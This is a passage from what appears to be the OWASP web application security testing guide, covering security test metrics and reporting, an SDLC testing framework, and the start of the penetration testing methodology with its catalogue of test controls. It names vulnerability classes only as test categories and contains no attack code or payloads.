The integration system test environment is also the first environment where testers can simulate real attack scenarios as can be potentially executed by a malicious, external or internal user of the application. Security testing at this level can validate whether vulnerabilities are real and can be exploited by attackers. For example, a potential vulnerability found in source code can be rated as high risk because of the exposure to potential malicious users, as well as because of the potential impact (e.g., access to confidential information). Real attack scenarios can be tested with both manual testing techniques and penetration testing tools. Security tests of this type are also referred to as ethical hacking tests. From the security testing perspective, these are risk driven tests and have the objective to test the application in the operational environment. The target is the application build that is representative of the version of the application being deployed into production.



The execution of security in the integration and validation phase is critical to identifying vulnerabilities due to integration of components as well as validating the exposure of such vulnerabilities. Since application security testing requires a specialized set of skills, which includes both software and security knowledge and is not typical of security engineers, organizations are often required to security-train their software developers on ethical hacking techniques, security assessment procedures and tools. A realistic scenario is to develop such resources in-house and document them in security testing guides and procedures that take into account the developer's security testing knowledge. A so called "security test cases cheat list or check-list", for example, can provide simple test cases and attack vectors that can be used by testers to validate exposure to common vulnerabilities such as spoofing, information disclosures, buffer overflows, format strings, SQL injection and XSS injection, XML, SOAP, canonicalization issues, denial of service and managed code and ActiveX controls (e.g., .NET). A first battery of these tests can be performed manually with a very basic knowledge of software security. The first objective of security tests might be the validation of a set of minimum security requirements. These security test cases might consist of manually forcing the application into error and exceptional states, and gathering knowledge from the application behavior. For example, SQL injection vulnerabilities can be tested manually by injecting attack vectors through user input and by checking if SQL exceptions are thrown back the user. The evidence of a SQL exception error might be a manifestation of a vulnerability that can be exploited. A more in-depth security test might require the tester's knowledge of specialized testing techniques and tools. Besides source code analysis and penetration testing, these techniques include, for example, source code and binary fault injection, fault propagation analysis and code coverage, fuzz testing, and reverse engineering. The security testing guide should provide procedures and recommend tools that can be used by security testers to perform such in-depth security assessments.

The next level of security testing after integration system tests is to perform security tests in the user acceptance environment. There are unique advantages to performing security tests in the operational environment. The user acceptance tests environment (UAT) is the one that is most representative of the release configuration, with the exception of the data (e.g., test data is used in place of real data). A characteristic of security testing in UAT is testing for security configuration issues. In some cases these vulnerabilities might represent high risks. For example, the server that hosts the web application might not be configured with minimum privileges, valid SSL certificate and secure configuration, essential services disabled and web root directory not cleaned from test and administration web pages.

SECURITY TEST DATA ANALYSIS AND REPORTING

Goals for Security Test Metrics and Measurements

The definition of the goals for the security testing metrics and measurements is a pre-requisite for using security testing data for risk analysis and management processes. For example, a measurement such as the total number of vulnerabilities found with security tests might quantify the security posture of the application. These measurements also help to identify security objectives for software security testing: for example, reducing the number of vulnerabilities to an acceptable number (minimum) before the application is deployed into production.

Another manageable goal could be to compare the application security posture against a baseline to assess improvements in application security processes. For example, the security metrics baseline might consist of an application that was tested only with penetration tests. The security data obtained from an application that was also security tested during coding should show an improvement (e.g., fewer number of vulnerabilities) when compared with the baseline.

In traditional software testing, the number of software defects, such as the bugs found in an application, could provide a measure of software quality. Similarly, security testing can provide a measure of software security. From the defect management and reporting perspective, software quality and security testing can use similar categorizations for root causes and defect remediation efforts. From the root cause perspective, a security defect can be due to an error in design (e.g.,

security flaws) or due to an error in coding (e.g., security bug). From the perspective of the effort required to fix a defect, both security and quality defects can be measured in terms of developer hours to implement the fix, the tools and resources required to fix, and, finally, the cost to implement the fix.

A peculiarity of security test data, compared to quality data, is the categorization in terms of the threat, the exposure of the vulnerability, and the potential impact posed by the vulnerability to determine the risk. Testing applications for security consists of managing technical risks to make sure that the application countermeasures meet acceptable levels. For this reason, security testing data needs to support the security risk strategy at critical checkpoints during the SDLC. For example, vulnerabilities found in source code with source code analysis represent an initial measure of risk. Such measure of risk (e.g., high, medium, low) for the vulnerability can be calculated by determining the exposure and likelihood factors and, further, by validating such vulnerability with penetration tests. The risk metrics associated to vulnerabilities found with security tests empower business management to make risk management decisions, such as to decide whether risks can be accepted, mitigated, or transferred at different levels within the organization (e.g., business as well as technical).

When evaluating the security posture of an applications, it is important to take into consideration certain factors, such as the size of the application being developed. Application size has been statistically proven to be related to the number of issues found in the application with tests. One measure of application size is the number of line of code (LOC) of the application. Typically, software quality defects range from about 7 to 10 defects per thousand lines of new and changed code [21]. Since testing can reduce the overall number by about 25% with one test alone, it is logical for larger size applications to be tested more and more often than smaller size applications.

When security testing is done in several phases of the SDLC, the test data could prove the capability of the security tests in detecting vulnerabilities as soon as they are introduced, and prove the effectiveness of removing them by implementing countermeasures at different checkpoints of the SDLC. A measurement of this type is also defined as “containment metrics” and provides a measure of the ability of a security assessment performed at each phase of the development process to maintain security within each phase. These containment metrics are also a critical factor in lowering the cost of fixing the vulnerabilities, since it is less expensive to deal with the vulnerabilities when they are found (in the same phase of the SDLC), rather than fixing them later in another phase.

Security test metrics can support security risk, cost, and defect management analysis when it is associated with tangible and timed goals such as:

- Reducing the overall number of vulnerabilities by 30%
- Security issues are expected to be fixed by a certain deadline (e.g., before beta release)

Security test data can be absolute, such as the number of vulnerabilities detected during manual code review, as well as comparative, such as the number of vulnerabilities detected in code reviews vs. penetration tests. To answer questions about the quality of the security process, it is important to determine a baseline for what could be considered acceptable and good.

Security test data can also support specific objectives of the security analysis, such as compliance with security regulations and information security standards, management of security processes, the identification of security root causes and process improvements, and security costs vs. benefits analysis.

When security test data is reported it has to provide metrics to support the analysis. The scope of the analysis is the interpretation of test data to find clues about the security of the software being produced as well the effectiveness of the process. Some examples of clues supported by security test data can be:



- Are vulnerabilities reduced to an acceptable level for release?
- How does the security quality of this product compare with similar software products?
- Are all security test requirements being met?
- What are the major root causes of security issues?
- How numerous are security flaws compared to security bugs?
- Which security activity is most effective in finding vulnerabilities?
- Which team is more productive in fixing security defects and vulnerabilities?
- Which percentage of overall vulnerabilities are high risks?
- Which tools are most effective in detecting security vulnerabilities?
- Which kind of security tests are most effective in finding vulnerabilities (e.g., white box vs. black box) tests?
- How many security issues are found during secure code reviews?
- How many security issues are found during secure design reviews?

In order to make a sound judgment using the testing data, it is important to have a good understanding of the testing process as well as the testing tools. A tool taxonomy should be adopted to decide which security tools should be used. Security tools can be qualified as being good at finding common known vulnerabilities targeting different artifacts. The issue is that the unknown security issues are not tested: the fact that you come out clean does not mean that your software or application is good. Some studies [22] have demonstrated that at best tools can find 45% of overall vulnerabilities.

Even the most sophisticated automation tools are not a match for an experienced security tester: just relying on successful test results from automation tools will give security practitioners a false sense of security. Typically, the more experienced the security testers are with the security testing methodology and testing tools, the better the results of the security test and analysis will be. It is important that managers making an investment in security testing tools also consider an investment in hiring skilled human resources as well as security test training.

Reporting Requirements

The security posture of an application can be characterized from the perspective of the effect, such as number of vulnerabilities and the risk rating of the vulnerabilities, as well as from the perspective of the cause (i.e., origin) such as coding errors, architectural flaws, and configuration issues.

Vulnerabilities can be classified according to different criteria. This can be a statistical categorization, such as the OWASP Top 10 and WASC Web Application Security Statistics project, or related to defensive controls as in the case of WASF (Web Application Security Framework) categorization.

When reporting security test data, the best practice is to include the following information, besides the categorization of each vulnerability by type:

- The security threat that the issue is exposed to

- The root cause of security issues (e.g., security bugs, security flaw)
- The testing technique used to find it
- The remediation of the vulnerability (e.g., the countermeasure)
- The risk rating of the vulnerability (High, Medium, Low)

By describing what the security threat is, it will be possible to understand if and why the mitigation control is ineffective in mitigating the threat.

Reporting the root cause of the issue can help pinpoint what needs to be fixed: in the case of a white box testing, for example, the software security root cause of the vulnerability will be the offending source code.

Once issues are reported, it is also important to provide guidance to the software developer on how to re-test and find the vulnerability. This might involve using a white box testing technique (e.g., security code review with a static code analyzer) to find if the code is vulnerable. If a vulnerability can be found via a black box technique (penetration test), the test report also needs to provide information on how to validate the exposure of the vulnerability to the front end (e.g., client).

The information about how to fix the vulnerability should be detailed enough for a developer to implement a fix. It should provide secure coding examples, configuration changes, and provide adequate references.

Finally the risk rating helps to prioritize the remediation effort. Typically, assigning a risk rating to the vulnerability involves a risk analysis based upon factors such as impact and exposure.

Business Cases

For the security test metrics to be useful, they need to provide value back to the organization's security test data stakeholders, such as project managers, developers, information security offices, auditors, and chief information officers. The value can be in terms of the business case that each project stakeholder has in terms of role and responsibility.

Software developers look at security test data to show that software is coded more securely and efficiently, so that they can make the case of using source code analysis tools as well as following secure coding standards and attending software security training.

Project managers look for data that allows them to successfully manage and utilize security testing activities and resources according to the project plan. To project managers, security test data can show that projects are on schedule and moving on target for delivery dates and are getting better during tests.

Security test data also helps the business case for security testing if the initiative comes from information security officers (ISOs). For example, it can provide evidence that security testing during the SDLC does not impact the project delivery, but rather reduces the overall workload needed to address vulnerabilities later in production.

To compliance auditors, security test metrics provide a level of software security assurance and confidence that security standard compliance is addressed through the security review processes within the organization.

Finally, Chief Information Officers (CIOs) and Chief Information Security Officers (CISOs), responsible for the budget that needs to be allocated in security resources, look for derivation of a cost/benefit analysis from security test data to make informed decisions on which security activities and tools to invest. One of the metrics that support such analysis is the Return On Investment (ROI) in Security [23]. To derive such metrics from security test data, it is important to quantify the



differential between the risk due to the exposure of vulnerabilities and the effectiveness of the security tests in mitigating the security risk, and factor this gap with the cost of the security testing activity or the testing tools adopted.

REFERENCES

- [1] T. De Marco, *Controlling Software Projects: Management, Measurement and Estimation*, Yourdon Press, 1982
- [2] S. Payne, *A Guide to Security Metrics* - http://www.sans.org/reading_room/whitepapers/auditing/55.php
- [3] NIST, *The economic impacts of inadequate infrastructure for software testing* - http://www.nist.gov/public_affairs/releases/n02-10.htm
- [4] Ross Anderson, *Economics and Security Resource Page* - <http://www.cl.cam.ac.uk/users/rja14/econsec.html>
- [5] Denis Verdon, *Teaching Developers To Fish* - http://www.owasp.org/index.php/OWASP_AppSec_NYC_2004
- [6] Bruce Schneier, *Cryptogram Issue #9* - <http://www.schneier.com/crypto-gram-0009.html>
- [7] Symantec, *Threat Reports* - <http://www.symantec.com/business/theme.jsp?themeid=threatreport>
- [8] FTC, *The Gramm-Leach Bliley Act* - <http://www.ftc.gov/privacy/privacyinitiatives/glbact.html>
- [9] Senator Peace and Assembly Member Simitian, *SB 1386* - http://www.leginfo.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html
- [10] European Union, *Directive 96/46/EC on the protection of individuals with regard to the processing of personal data and on the free movement of such data* - http://ec.europa.eu/justice_home/fsj/privacy/docs/95-46-ce/dir1995-46_part1_en.pdf
- [11] NIST, *Risk management guide for information technology systems* - <http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf>
- [12] SEI, Carnegie Mellon, *Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE)* - <http://www.cert.org/octave/>
- [13] Ken Thompson, *Reflections on Trusting Trust*, Reprinted from *Communication of the ACM* - <http://cm.bell-labs.com/who/ken/trust.html>
- [14] Gary McGraw, *Beyond the Badness-ometer* - <http://www.ddj.com/security/189500001>
- [15] FFIEC, *Authentication in an Internet Banking Environment* - http://www.ffiec.gov/pdf/authentication_guidance.pdf
- [16] PCI Security Standards Council, *PCI Data Security Standard* - https://www.pcisecuritystandards.org/security_standards/pci_dss.shtml
- [17] MSDN, *Cheat Sheet: Web Application Security Frame* - http://msdn.microsoft.com/en-us/library/ms978518.aspx#tmwacheatsheet_webappsecurityframe
- [18] MSDN, *Improving Web Application Security, Chapter 2, Threat And Countermeasures* - <http://msdn.microsoft.com/en-us/library/aa302418.aspx>
- [19] Gil Regev, Ian Alexander, Alain Wegmann, *Use Cases and Misuse Cases Model the Regulatory Roles of Business Processes* - http://easyweb.easynet.co.uk/~iany/consultancy/regulatory_processes/regulatory_processes.htm
- [20] Sindre, G. Opdmal A., *Capturing Security Requirements Through Misuse Cases* - <http://folk.uio.no/nik/2001/21-sindre.pdf>
- [21] Security Across the Software Development Lifecycle Task Force, *Referred Data from Caper Johns, Software Assessments, Benchmarks and Best Practices* - <http://www.cyberpartnership.org/SDLCFULL.pdf>

[22] MITRE, *Being Explicit About Weaknesses, Slide 30, Coverage of CWE* - http://cwe.mitre.org/documents/being-explicit/BlackHatDC_BeingExplicit_Slides.ppt

[23] Marco Morana, *Building Security Into The Software Life Cycle, A Business Case* - <http://www.blackhat.com/presentations/bh-usa-06/bh-us-06-Morana-R3.0.pdf>



3. THE OWASP TESTING FRAMEWORK

OVERVIEW

This section describes a typical testing framework that can be developed within an organization. It can be seen as a reference framework that comprises techniques and tasks that are appropriate at various phases of the software development life cycle (SDLC). Companies and project teams can use this model to develop their own testing framework and to scope testing services from vendors. This framework should not be seen as prescriptive, but as a flexible approach that can be extended and molded to fit an organization's development process and culture.

This section aims to help organizations build a complete strategic testing process, and is not aimed at consultants or contractors who tend to be engaged in more tactical, specific areas of testing.

It is critical to understand why building an end-to-end testing framework is crucial to assessing and improving software security. Howard and LeBlanc note in *Writing Secure Code* that issuing a security bulletin costs Microsoft at least \$100,000, and it costs their customers collectively far more than that to implement the security patches. They also note that the US government's CyberCrime web site (<http://www.cybercrime.gov/cccases.html>) details recent criminal cases and the loss to organizations. Typical losses far exceed USD \$100,000.

With economics like this, it is little wonder why software vendors move from solely performing black box security testing, which can only be performed on applications that have already been developed, to concentrate on the early cycles of application development such as definition, design, and development.

Many security practitioners still see security testing in the realm of penetration testing. As discussed before, while penetration testing has a role to play, it is generally inefficient at finding bugs, and relies excessively on the skill of the tester. It should only be considered as an implementation technique, or to raise awareness of production issues. To improve the security of applications, the security quality of the software must be improved. That means testing the security at the definition, design, develop, deploy, and maintenance stages and not relying on the costly strategy of waiting until code is completely built.

As discussed in the introduction of this document, there are many development methodologies such as the Rational Unified Process, eXtreme and Agile development, and traditional waterfall methodologies. The intent of this guide is to suggest neither a particular development methodology nor provide specific guidance that adheres to any particular methodology. Instead, we are presenting a generic development model, and the reader should follow it according to their company process.

This testing framework consists of the following activities that should take place:

- Before Development Begins
- During Definition and Design
- During Development
- During Deployment
- Maintenance and Operations

PHASE 1: BEFORE DEVELOPMENT BEGINS

Before application development has started:

- Test to ensure that there is an adequate SDLC where security is inherent
- Test to ensure that the appropriate policy and standards are in place for the development team
- Develop the metrics and measurement criteria

PHASE 1A: REVIEW POLICIES AND STANDARDS

Ensure that there are appropriate policies, standards, and documentation in place. Documentation is extremely important as it gives development teams guidelines and policies that they can follow.

People can only do the right thing, if they know what the right thing is.

If the application is to be developed in Java, it is essential that there is a Java secure coding standard. If the application is to use cryptography, it is essential that there is a cryptography standard. No policies or standards can cover every situation that the development team will face. By documenting the common and predictable issues, there will be fewer decisions that need to be made during the development process.

PHASE 1B: DEVELOP MEASUREMENT AND METRICS CRITERIA (ENSURE TRACEABILITY)

Before development begins, plan the measurement program. By defining criteria that need to be measured, it provides visibility into defects in both the process and product. It is essential to define the metrics before development begins, as there may be a need to modify the process in order to capture the data.

PHASE 2: DURING DEFINITION AND DESIGN

PHASE 2A: REVIEW SECURITY REQUIREMENTS

Security requirements define how an application works from a security perspective. It is essential that the security requirements be tested. Testing in this case means testing the assumptions that are made in the requirements, and testing to see if there are gaps in the requirements definitions.

For example, if there is a security requirement that states that users must be registered before they can get access to the whitepapers section of a website, does this mean that the user must be registered with the system, or should the user be authenticated? Ensure that requirements are as unambiguous as possible.

When looking for requirements gaps, consider looking at security mechanisms such as:

- User Management (password reset etc.)
- Authentication
- Authorization



- Data Confidentiality
- Integrity
- Accountability
- Session Management
- Transport Security
- Tiered System Segregation
- Privacy

PHASE 2B: REVIEW DESIGN AND ARCHITECTURE

Applications should have a documented design and architecture. By documented, we mean models, textual documents, and other similar artifacts. It is essential to test these artifacts to ensure that the design and architecture enforce the appropriate level of security as defined in the requirements.

Identifying security flaws in the design phase is not only one of the most cost-efficient places to identify flaws, but can be one of the most effective places to make changes. For example, if it is identified that the design calls for authorization decisions to be made in multiple places, it may be appropriate to consider a central authorization component. If the application is performing data validation at multiple places, it may be appropriate to develop a central validation framework (fixing input validation in one place, rather than in hundreds of places, is far cheaper).

If weaknesses are discovered, they should be given to the system architect for alternative approaches.

PHASE 2C: CREATE AND REVIEW UML MODELS

Once the design and architecture is complete, build Unified Modeling Language (UML) models that describe how the application works. In some cases, these may already be available. Use these models to confirm with the systems designers an exact understanding of how the application works. If weaknesses are discovered, they should be given to the system architect for alternative approaches.

PHASE 2D: CREATE AND REVIEW THREAT MODELS

Armed with design and architecture reviews, and the UML models explaining exactly how the system works, undertake a threat modeling exercise. Develop realistic threat scenarios. Analyze the design and architecture to ensure that these threats have been mitigated, accepted by the business, or assigned to a third party, such as an insurance firm. When identified threats have no mitigation strategies, revisit the design and architecture with the systems architect to modify the design.

PHASE 3: DURING DEVELOPMENT

Theoretically, development is the implementation of a design. However, in the real world, many design decisions are made during code development. These are often smaller decisions that were either too detailed to be described in the design, or

in other cases, issues where no policy or standard guidance was offered. If the design and architecture were not adequate, the developer will be faced with many decisions. If there were insufficient policies and standards, the developer will be faced with even more decisions.

PHASE 3A: CODE WALKTHROUGHS

The security team should perform a code walkthrough with the developers, and in some cases, the system architects. A code walkthrough is a high-level walkthrough of the code where the developers can explain the logic and flow of the implemented code. It allows the code review team to obtain a general understanding of the code, and allows the developers to explain why certain things were developed the way they were.

The purpose is not to perform a code review, but to understand at a high level the flow, the layout, and the structure of the code that makes up the application.

PHASE 3B: CODE REVIEWS

Armed with a good understanding of how the code is structured and why certain things were coded the way they were, the tester can now examine the actual code for security defects.

Static code reviews validate the code against a set of checklists, including:

- Business requirements for availability, confidentiality, and integrity.
- OWASP Guide or Top 10 Checklists (depending on the depth of the review) for technical exposures.
- Specific issues relating to the language or framework in use, such as the Scarlet paper for PHP or Microsoft Secure Coding checklists for ASP.NET.
- Any industry specific requirements, such as Sarbanes-Oxley 404, COPPA, ISO 17799, APRA, HIPAA, Visa Merchant guidelines, or other regulatory regimes.

In terms of return on resources invested (mostly time), static code reviews produce far higher quality returns than any other security review method, and rely least on the skill of the reviewer, within reason. However, they are not a silver bullet, and need to be considered carefully within a full-spectrum testing regime.

For more details on OWASP checklists, please refer to [OWASP Guide for Secure Web Applications](#), or the latest edition of the [OWASP Top 10](#).

PHASE 4: DURING DEPLOYMENT

PHASE 4A: APPLICATION PENETRATION TESTING

Having tested the requirements, analyzed the design, and performed code review, it might be assumed that all issues have been caught. Hopefully, this is the case, but penetration testing the application after it has been deployed provides a last check to ensure that nothing has been missed.



PHASE 4B: CONFIGURATION MANAGEMENT TESTING

The application penetration test should include the checking of how the infrastructure was deployed and secured. While the application may be secure, a small aspect of the configuration could still be at a default install stage and vulnerable to exploitation.

PHASE 5: MAINTENANCE AND OPERATIONS

PHASE 5A: CONDUCT OPERATIONAL MANAGEMENT REVIEWS

There needs to be a process in place which details how the operational side of both the application and infrastructure is managed.

PHASE 5B: CONDUCT PERIODIC HEALTH CHECKS


Monthly or quarterly health checks should be performed on both the application and infrastructure to ensure no new security risks have been introduced and that the level of security is still intact.

PHASE 5C: ENSURE CHANGE VERIFICATION

After every change has been approved and tested in the QA environment and deployed into the production environment, it is vital that, as part of the change management process, the change is checked to ensure that the level of security hasn't been affected by the change.

A Typical SDLC Testing Workflow

The following figure shows a typical SDLC Testing Workflow.





4 WEB APPLICATION PENETRATION TESTING

This Chapter describes the OWASP Web Application Penetration testing methodology and explains how to test each vulnerability.

4.1 INTRODUCTION AND OBJECTIVES

What is Web Application Penetration Testing?

A penetration test is a method of evaluating the security of a computer system or network by simulating an attack. A Web Application Penetration Test focuses only on evaluating the security of a web application.

The process involves an active analysis of the application for any weaknesses, technical flaws, or vulnerabilities. Any security issues that are found will be presented to the system owner together with an assessment of their impact and often with a proposal for mitigation or a technical solution.

What is a vulnerability?

A vulnerability is a flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy. A threat is a potential attack that, by exploiting a vulnerability, may harm the assets owned by an application (resources of value, such as the data in a database or in the file system). A test is an action that tends to show a vulnerability in the application.

What is the OWASP testing methodology?

Penetration testing will never be an exact science where a complete list of all possible issues that should be tested can be defined. Indeed, penetration testing is only an appropriate technique for testing the security of web applications under certain circumstances. The goal is to collect all the possible testing techniques, explain them and keep the guide updated. The OWASP Web Application Penetration Testing method is based on the black box approach. The tester knows nothing or very little information about the application to be tested. The testing model consists of:

- Tester: Who performs the testing activities
- Tools and methodology: The core of this Testing Guide project
- Application: The black box to test

The test is divided into 2 phases:

- Passive mode: in the passive mode, the tester tries to understand the application's logic, and plays with the application. Tools can be used for information gathering, for example, an HTTP proxy to observe all the HTTP requests and responses. At the end of this phase, the tester should understand all the access points (*gates*) of the application (e.g., HTTP headers, parameters, and cookies). The Information Gathering section explains how to perform a passive mode test. For example, the tester could find the following:

https://www.example.com/login/Authentic_Form.html

This may indicate an authentication form in which the application requests a username and a password. The following parameters represent two access points (gates) to the application:

<http://www.example.com/Appx.jsp?a=1&b=1>

In this case, the application shows two gates (parameters a and b). All the gates found in this phase represent a point of testing. A spreadsheet with the directory tree of the application and all the access points would be useful for the second phase.

- Active mode: in this phase, the tester begins to test using the methodology described in the follow paragraphs.

We have split the set of active tests in 9 sub-categories for a total of 66 controls:

- Configuration Management Testing
- Business Logic Testing
- Authentication Testing
- Authorization testing
- Session Management Testing
- Data Validation Testing
- Denial of Service Testing
- Web Services Testing
- Ajax Testing

The following is the list of controls to test during the assessment:

Category	Ref. Number	Test Name	Vulnerability
Information Gathering	OWASP-IG-001	Spiders, Robots and Crawlers -	N.A.
	OWASP-IG-002	Search Engine Discovery/Reconnaissance	N.A.
	OWASP-IG-003	Identify application entry points	N.A.
	OWASP-IG-004	Testing for Web Application Fingerprint	N.A.
	OWASP-IG-005	Application Discovery	N.A.
	OWASP-IG-006	Analysis of Error Codes	Information Disclosure



Configuration Management Testing	OWASP-CM-001	SSL/TLS Testing (SSL Version, Algorithms, Key length, Digital Cert. Validity)	SSL Weakness
	OWASP-CM-002	DB Listener Testing	DB Listener weak
	OWASP-CM-003	Infrastructure Configuration Management Testing	Infrastructure Configuration management weakness
	OWASP-CM-004	Application Configuration Management Testing	Application Configuration management weakness
	OWASP-CM-005	Testing for File Extensions Handling	File extensions handling
	OWASP-CM-006	Old, backup and unreferenced files	Old, backup and unreferenced files
	OWASP-CM-007	Infrastructure and Application Admin Interfaces	Access to Admin interfaces
	OWASP-CM-008	Testing for HTTP Methods and XST	HTTP Methods enabled, XST permitted, HTTP Verb
Authentication Testing	OWASP-AT-001	Credentials transport over an encrypted channel	Credentials transport over an encrypted channel
	OWASP-AT-002	Testing for user enumeration	User enumeration
	OWASP-AT-003	Testing for Guessable (Dictionary) User Account	Guessable user account
	OWASP-AT-004	Brute Force Testing	Credentials Brute forcing
	OWASP-AT-005	Testing for bypassing authentication schema	Bypassing authentication schema
	OWASP-AT-006	Testing for vulnerable remember password and pwd reset	Vulnerable remember password, weak pwd reset
	OWASP-AT-007	Testing for Logout and Browser Cache Management	Logout function not properly implemented, browser cache weakness

	OWASP-AT-008	Testing for CAPTCHA	Weak Captcha implementation
	OWASP-AT-009	Testing Multiple Factors Authentication	Weak Multiple Factors Authentication
	OWASP-AT-010	Testing for Race Conditions	Race Conditions vulnerability
Session Management	OWASP-SM-001	Testing for Session Management Schema	Bypassing Session Management Schema, Weak Session Token
	OWASP-SM-002	Testing for Cookies attributes	Cookies are set not 'HTTP Only', 'Secure', and no time validity
	OWASP-SM-003	Testing for Session Fixation	Session Fixation
	OWASP-SM-004	Testing for Exposed Session Variables	Exposed sensitive session variables
	OWASP-SM-005	Testing for CSRF	CSRF
Authorization Testing	OWASP-AZ-001	Testing for Path Traversal	Path Traversal
	OWASP-AZ-002	Testing for bypassing authorization schema	Bypassing authorization schema
	OWASP-AZ-003	Testing for Privilege Escalation	Privilege Escalation
Business logic testing	OWASP-BL-001	Testing for business logic	Bypassable business logic
	OWASP-DV-001	Testing for Reflected Cross Site Scripting	Reflected XSS
	OWASP-DV-002	Testing for Stored Cross Site Scripting	Stored XSS
	OWASP-DV-003	Testing for DOM based Cross Site Scripting	DOM XSS
	OWASP-DV-004	Testing for Cross Site Flashing	Cross Site Flashing
	OWASP-DV-005	SQL Injection	SQL Injection



Data Validation Testing	OWASP-DV-006	LDAP Injection	LDAP Injection
	OWASP-DV-007	ORM Injection	ORM Injection
	OWASP-DV-008	XML Injection	XML Injection
	OWASP-DV-009	SSI Injection	SSI Injection
	OWASP-DV-010	XPath Injection	XPath Injection
	OWASP-DV-011	IMAP/SMTP Injection	IMAP/SMTP Injection
	OWASP-DV-012	Code Injection	Code Injection
	OWASP-DV-013	OS Commanding	OS Commanding
	OWASP-DV-014	Buffer overflow	Buffer overflow
	OWASP-DV-015	Incubated vulnerability Testing	Incubated vulnerability Testing
	OWASP-DV-016	Testing for HTTP Splitting/Smuggling	HTTP Splitting, Smuggling
Denial of Service Testing	OWASP-DS-001	Testing for SQL Wildcard Attacks	SQL Wildcard vulnerability
	OWASP-DS-002	Locking Customer Accounts	Locking Customer Accounts
	OWASP-DS-003	Testing for DoS Buffer Overflows	Buffer Overflows
	OWASP-DS-004	User Specified Object Allocation	User Specified Object Allocation
	OWASP-DS-005	User Input as a Loop Counter	User Input as a Loop Counter
	OWASP-DS-006	Writing User Provided Data to Disk	Writing User Provided Data to Disk
	OWASP-DS-007	Failure to Release Resources	Failure to Release Resources
	OWASP-DS-008	Storing too Much Data in Session	Storing too Much Data in Session
Web Services Testing	OWASP-WS-001	WS Information Gathering	N.A.

	OWASP-WS-002	Testing WSDL	WSDL Weakness
	OWASP-WS-003	XML Structural Testing	Weak XML Structure
	OWASP-WS-004	XML content-level Testing	XML content-level
	OWASP-WS-005	HTTP GET parameters/REST Testing	WS HTTP GET parameters/REST
	OWASP-WS-006	Naughty SOAP attachments	WS Naughty SOAP attachments
	OWASP-WS-007	Replay Testing	WS Replay Testing
AJAX Testing	OWASP-AJ-001	AJAX Vulnerabilities	N.A
	OWASP-AJ-002	AJAX Testing	AJAX weakness

4.2 INFORMATION GATHERING

The first phase in security assessment is focused on collecting as much information as possible about a target application. Information Gathering is a necessary step of a penetration test. This task can be carried out in many different ways.

By using public tools (search engines), scanners, sending simple HTTP requests, or specially crafted requests, it is possible to force the application to leak information, e.g., disclosing error messages or revealing the versions and technologies used.

Spiders, Robots, and Crawlers (OWASP-IG-001)

This phase of the Information Gathering process consists of browsing and capturing resources related to the application being tested.

Search Engine Discovery/Reconnaissance (OWASP-IG-002)

Search engines, such as Google, can be used to discover issues related to the web application structure or error pages produced by the application that have been publicly exposed.

Identify application entry points (OWASP-IG-003)

Enumerating the application and its attack surface is a key precursor before any attack should commence. This section will help you identify and map out every area within the application that should be investigated once your enumeration and mapping phase has been completed.

Testing Web Application Fingerprint (OWASP-IG-004)

Application fingerprint is the first step of the Information Gathering process; knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

Application Discovery (OWASP-IG-005)

Application discovery is an activity oriented to the identification of the web applications hosted on a web server/application server. This analysis is important because often there is not a direct link connecting the main application backend. Discovery analysis can be useful to reveal details such as web applications used for administrative purposes. In addition, it can reveal



old versions of files or artifacts such as undeleted, obsolete scripts, crafted during the test/development phase or as the result of maintenance.

Analysis of Error Codes (OWASP-IG-006)

During a penetration test, web applications may divulge information that is not intended to be seen by an end user. Information such as error codes can inform the tester about technologies and products being used by the application. In many cases, error codes can be easily invoked without the need for specialist skills or tools, due to bad exception handling design and coding.

Clearly, focusing only on the web application will not be an exhaustive test. It cannot be as comprehensive as the information possibly gathered by performing a broader infrastructure analysis.

4.2.1 TESTING: SPIDERS, ROBOTS, AND CRAWLERS (OWASP-IG-001)

BRIEF SUMMARY

This section describes how to test the robots.txt file.

